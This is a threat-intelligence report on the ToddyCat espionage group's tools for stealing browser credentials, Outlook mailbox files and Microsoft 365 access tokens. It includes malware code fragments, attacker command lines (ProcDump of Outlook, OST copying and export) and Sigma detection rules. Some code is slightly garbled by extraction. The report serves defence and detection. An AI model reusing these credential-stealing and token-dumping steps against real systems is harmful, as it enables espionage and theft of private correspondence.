

ToddyCat APT's new tools and techniques

SL securelist.com/toddycat-apt-steals-email-data-from-outlook/118044

Andrey Gunkin

November 21, 2025



Introduction

Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail.

At first glance, it might seem that using cloud services offers a higher level of confidentiality for corporate correspondence: mail data remains external, even if the organization's internal infrastructure is compromised. However, this does not stop highly organized espionage groups like the ToddyCat APT group.

This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user's browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.

Additional information about this threat, including indicators of compromise, is available to customers of [the Kaspersky Intelligence Reporting Service](#). Contact: intelreports@kaspersky.com.

TomBerBil in PowerShell

[In a previous post on the ToddyCat group](#), we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.

Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.

A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.

Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.

The tool was launched using a scheduled task that executed the following command line:

```
1 powershell -exec bypass -command "c:\programdata\ip445.ps1"
```

The script begins by creating a new local directory, which is specified in the `$baseDir` variable. The tool saves all data it collects into this directory.

```
1 $baseDir = 'c:\programdata\temp\'
2
3 try{
4   New-Item -ItemType directory -Path $baseDir | Out-Null
5 }catch{
6 }
7
```

The script defines a function named `parseFile`, which accepts the full file path as a parameter. It opens the `c:\programdata\uhosts.txt` file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.

```
1  function parseFile{
2      param(
3          [string]$fileName
4      )
5
6      $fileReader=[System.IO.File]::OpenText($fileName)
7
8      while(($line = $fileReader.ReadLine()) -ne $){
9          try{
10             $line.trim()
11          }
12          catch{
13          }
14      }
15      $fileReader.close()
16 }
```

For each host in the array, the script attempts to establish an SMB connection to the shared resource `c$`, constructing the path in the `\\c$\users\` format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the `$baseDir` working directory:

```
1  foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
2
3      $myhost=$myhost.TrimEnd()
4
5      $open=$false
6
7
8
9      $cpath = "\\{0}\c$\users\" -f $myhost
10
11     $items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
12
13     $lpath = $baseDir + $myhost
14
15     try{
16
17         New-Item -ItemType directory -Path $lpath | Out-Null
18
19     }catch{
20
21     }
```

In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the `$filter_users` variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script's working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.

```

1  $filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5
2  classic')
3
4
5  foreach($item in $items){
6
7      $username = $item.Name
8
9      if($filter_users -contains $username.ToLower()){
10
11          continue
12      }
13  }
14
15  $upath = $lpath + '\' + $username
16
17  try{
18
19      New-Item -ItemType directory -Path $upath | Out-Null
20
21      New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
22
23      New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
24
25      New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
26
27  }catch{
28
29  }

```

Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:

- **Login Data:** a database file that contains the user's saved logins and passwords for websites in an encrypted format
- **Local State:** a JSON file containing the encryption key used to encrypt stored data
- **Cookies:** a database file that stores HTTP cookies for all websites visited by the user
- **History:** a database that stores the browser's history

These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:

```

1 $googlepath = $upath + '\google\'
2
3 $firefoxpath = $upath + '\firefox\'
4
5 $edgepath = $upath + '\edge\'
6
7 $loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User
8 Data\Default>Login Data"

if(test-path -path $loginDataPath){

    $dstFileName = "{0}\{1}" -f $googlepath,'Login Data'

    copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null

}

```

The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the `$firefox_files` array that contain similar information. The requested files are also copied to the tool's local folder.

```

1  $firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')
2
3
4
5  $firefoxBase = $item.FullName + 'AppData\Roaming\Mozilla\Firefox\Profiles'
6
7  if(test-path -path $firefoxBase){
8
9  $profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
10
11  foreach($profile in $profiles){
12  if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
13
14  New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
15
16  }
17
18  foreach($firefox_file in $firefox_files){
19
20      $tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
21
22      if(test-path -Path $tmpPath){
23
24          $dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
25
26          copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
27
28      }
29
30      }
31
32      }
33
34  }

```

The copied files are encrypted using the [Data Protection API](#) (DPAPI). The previous version of TomBerBil ran on the host and copied the user's token. As a result, in the user's current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user's SID and password, grant the attackers the ability to decrypt all the copied files locally.

```

1  if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
2
3  copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -
4  Destination ($upath + '\') | Out-Null
5
6  }


    if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){

        copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials')
        -Destination ($upath + '\') | Out-Null

    }

```

With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim's remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool's activity.



As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization's internal infrastructure and obtained privileged access.

Detection

To detect the implementation of this attack, it's necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.

1 title: Access To Sensitive Browser Files Via Smb
2
3 id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
4
5 status: experimental
6
7 description: Detects remote access attempts to browser files containing sensitive
8 information
9
10 author: Kaspersky
11
12 date: 2025-08-11
13 tags:
14
15 - attack.credential-access
16
17 - attack.t1555.003
18
19 logsource:
20
21 product: windows
22
23 service: security
24
25 detection:
26
27 event:
28
29 EventID: '5145'
30
31 chromium_files:
32
33 ShareLocalPath|endswith:
34
35 - '\User Data\Default\History'
36
37 - '\User Data\Default\Network\Cookies'
38
39 - '\User Data\Default>Login Data'
40
41 - '\User Data\Local State'
42
43
44 firefox_path:
45
46 ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
47
48
49 firefox_files:
50
51 ShareLocalPath|endswith:
52
53 - 'key3.db'
54
55 - 'signons.sqlite'

- 'key4.db'

- 'logins.json'

condition: event and (chromium_files or firefox_path and firefox_files)

falsepositives: Legitimate activity

level: medium

In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.

1 title: Access To System Master Keys Via Smb
2
3 id: ba712364-cb99-4eac-a012-7fc86d040a4a
4
5 status: experimental
6
7 description: Detects remote access attempts to the Protect file, which stores DPAPI master
8 keys
9
10 references:
11 - <https://www.synacktiv.com/en/publications/windows-secrets-extraction-a-summary>
12
13 author: Kaspersky
14
15 date: 2025-08-11
16
17 tags:
18
19 - attack.credential-access
20
21 - attack.t1555

logsource:

product: windows

service: security

detection:

selection:

EventID: '5145'

ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'

condition: selection

falsepositives: Legitimate activity

level: medium

Stealing emails from Outlook

The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization's critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.

The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.

However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.

TCSectorCopy

This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.

The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.

```
if ( sourceFilePath && destinationFilePath )
{
    resultFlag = GetFullPathNameW(sourceFilePath, 260u, &SourceFullPath, 0);
    if ( resultFlag )
    {
        resultFlag = GetFullPathNameW(destinationFilePath, 260u, &DestinationFullPath, 0);
        if ( resultFlag )
        {
            if ( !lstrcmpiW(&SourceFullPath, &DestinationFullPath) )
                SetLastError(0xA0u);
            v4 = OpenFilePath(&SourceFullPath, &fileAnalysisStruct);
        }
    }
}
```

Validating the TCSectorCopy command line parameters

Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.

```
if ( fileHandle && fileHandle != (HANDLE)-1 )
{
    volumeInfo->FileSystem = 0;
    if ( !StrCmpIW(FileSystemNameBuffer, L"NTFS") )
        volumeInfo->FileSystem = 1;
    if ( StrCmpIW(FileSystemNameBuffer, L"FAT") && StrCmpIW(FileSystemNameBuffer, L"FAT32")
        || sub_401270(volumeInfo) )
    {
        if ( !StrCmpIW(FileSystemNameBuffer, L"exFAT") )
            volumeInfo->FileSystem = 2;
        if ( !StrCmpIW(FileSystemNameBuffer, L"HPFS") )
            volumeInfo->FileSystem = 6;
        if ( !StrCmpIW(FileSystemNameBuffer, L"CDFS") )
            volumeInfo->FileSystem = 7;
        result = 1;
    }
}
```

Determining the disk's file system type

TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.

The adversary uploaded this tool to target host and used it to copy user OST files:

```
1 xCopy.exe C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost  
  <email>@<domain>.ost2
```

Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.


XstReader

XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.

XstReader is executed with the `-e` parameter and the path to the copied file. The `-e` parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.

```
1 XstExport.exe -e <email>@<domain>.ost2
```

After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.



Stealing data with TCSectorCopy and XstReader

Detection

To detect unauthorized access to Outlook OST files, it's necessary to set up auditing for the `%LOCALAPPDATA%\Microsoft\Outlook\` folder and monitor access events for files with the `.ost` extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.

```
1 title: Access To Outlook Ost Files
2
3 id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
4
5 status: experimental
6
7 description: Detects access to the Outlook Offline Storage Table (OST) file
8
9 author: Kaspersky
10
11 date: 2025-08-11
12
13 tags:
14   - attack.collection
15
16   - attack.t1114.001
17
18 logsource:
19   product: windows
20
21   service: security
22
detection:
    event:
        EventID: 4663
    outlook_path:
        ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
    ost_file:
        ObjectName|endswith: '.ost'
    condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low
```

The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it's important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.

As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool's malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.

cmd.exe 1 xCopy.exe 1 @local.ost2

Isolate @local.ost2 Create prevention rule Create task

Details Events (28)

Process started

IOA tags outlook_profile_collection_cmdline_pattern

File "C:\Windows\Temp\xCopy.exe"

Process ID 8636

Launch parameters xCopy.exe C:\Users\Administrator\AppData\Local\Microsoft\Outlook\@local.ost @local.ost2 @local.ost2

Find events

Process creation flags ["DEBUG_ONLY_THIS_PROCESS"]

MD5 2320377d4f68081da7f39f9af83f04a2

SHA256 53f329db873978941fd7bb7824583abdeef6a90fb2e9bcb865b5cec4b9affc6

File type PE executable

Size 64 KB

Event time 2025-10-09 14:49:41.382

Example of detecting TCSectorCopy activity in KATA

Stealing access tokens from Outlook

Since active file collection actions on a host are easily tracked using monitoring systems, the attackers' next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.

In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.

The access token is stored using the [JWT](#) (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the **typ** parameter with the **JWT** value first. This means that the first 18 characters of the encoded token will always be the same.

The attackers used SharpTokenFinder to obtain the access token from the user's Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:

- "TEAMS"
- "WINWORD"
- "ONENOTE"
- "POWERPNT"
- "OUTLOOK"
- "EXCEL"
- "ONEDRIVE"
- "SHAREPOINT"

If these processes are found, the tool attempts to open each process's object using the `OpenProcess` function and dump their memory. To do this, the tool imports the `MiniDumpWriteDump` function from the `dbghelp.dll` file, which writes user mode minidump information to the specified file. The dump files are saved in the `dump` folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:

```
1 "eyJ0eX[a-zA-Z0-9\.\_\-\+]"
```

This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.

In the incident being described, the local security tools (EPP) blocked the attempt to create the `OUTLOOK.exe` process dump using SharpTokenFinder, so the operator used `ProcDump` from the Sysinternals suite for this purpose:

```
1 procdump64.exe -accepteula -ma
  OUTLOOK.exe
2
  dir
3 c:\windows\temp\OUTLOOK.EXE_<id>.dmp

c:\progra~1\winrar\rar.exe a -k -r -s -m5 -
v100M %temp%\dmp.rar
c:\windows\temp\OUTLOOK.EXE_<id>.dmp
```

Input
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ
Output
{"typ": "JWT", "alg": "HS256"}{"sub": "12345

Example of a JWT Token

Here, the operator executed ProcDump with the following parameters:

- `accepteula` silently accepts the license agreement without displaying the agreement window.
- `ma` indicates that a full process dump should be created.
- `exe` is the name of the process to be dumped.

The `dir` command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a `dmp.rar` archive using WinRAR. The attackers sent this file to their host via SMB.


Detection

To detect this technique, it's necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.

```
1 title: Dump Of Office 365 Processes Using Procdump
2
3 id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
4
5 status: experimental
6
7 description: Detects Office 365 process names in the command line of the procdump tool
8
9 author: kaspersky
10
11 date: 2025-08-11
12
13 tags:
14   - attack.lateral-movement
15
16   - attack.defense-evasion
17
18   - attack.t1550.001
19
20 logsource:
21   category: process_creation
22
23   product: windows
24
25 detection:
26   selection:
27     Product: 'ProcDump'
28
29     CommandLine|contains:
30
31       - 'teams'
32
33       - 'winword'
34
35       - 'onenote'
36
37       - 'powerpnt'
38
39       - 'outlook'
40
41       - 'excel'
42
43       - 'onedrive'
44
45       - 'sharepoint'
46
47   condition: selection
48
49 falsepositives: Legitimate activity
```

level: high

Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).



Example of Outlook process dump detection in KATA

Takeaways

The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as [Kaspersky Endpoint Security for Business](#), and complex threat monitoring systems, such as [Kaspersky Anti Targeted Attack](#). For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend [Kaspersky Threat Intelligence](#).

Indicators of compromise

Malicious files

[55092E1DEA3834ABDE5367D79E50079A](#)
[2320377D4F68081DA7F39F9AF83F04A2](#)
[B9FDAD18186F363C3665A6F54D51D3A0](#)

ip445.ps1
xCopy.exe
stf.exe

Not-a-virus files

[49584BD915DD322C3D84F2794BB3B950](#)

XstExport.exe

File paths

C:\programdata\ip445.ps1

C:\Windows\Temp\XCopy.exe

C:\Windows\Temp\XstExport.exe

c:\windows\temp\stf.exe

PDB

O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb

- [Malware Technologies](#)
- [Firefox](#)
- [Google Chrome](#)
- [Malware Descriptions](#)
- [Malware](#)
- [PowerShell](#)
- [Microsoft Office](#)
- [Data theft](#)
- [ToddyCat](#)
- [Microsoft Outlook](#)
- [Microsoft Edge](#)

ToddyCat: your hidden email assistant. Part 1

Your email address will not be published. Required fields are marked *

Name *

Email *

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)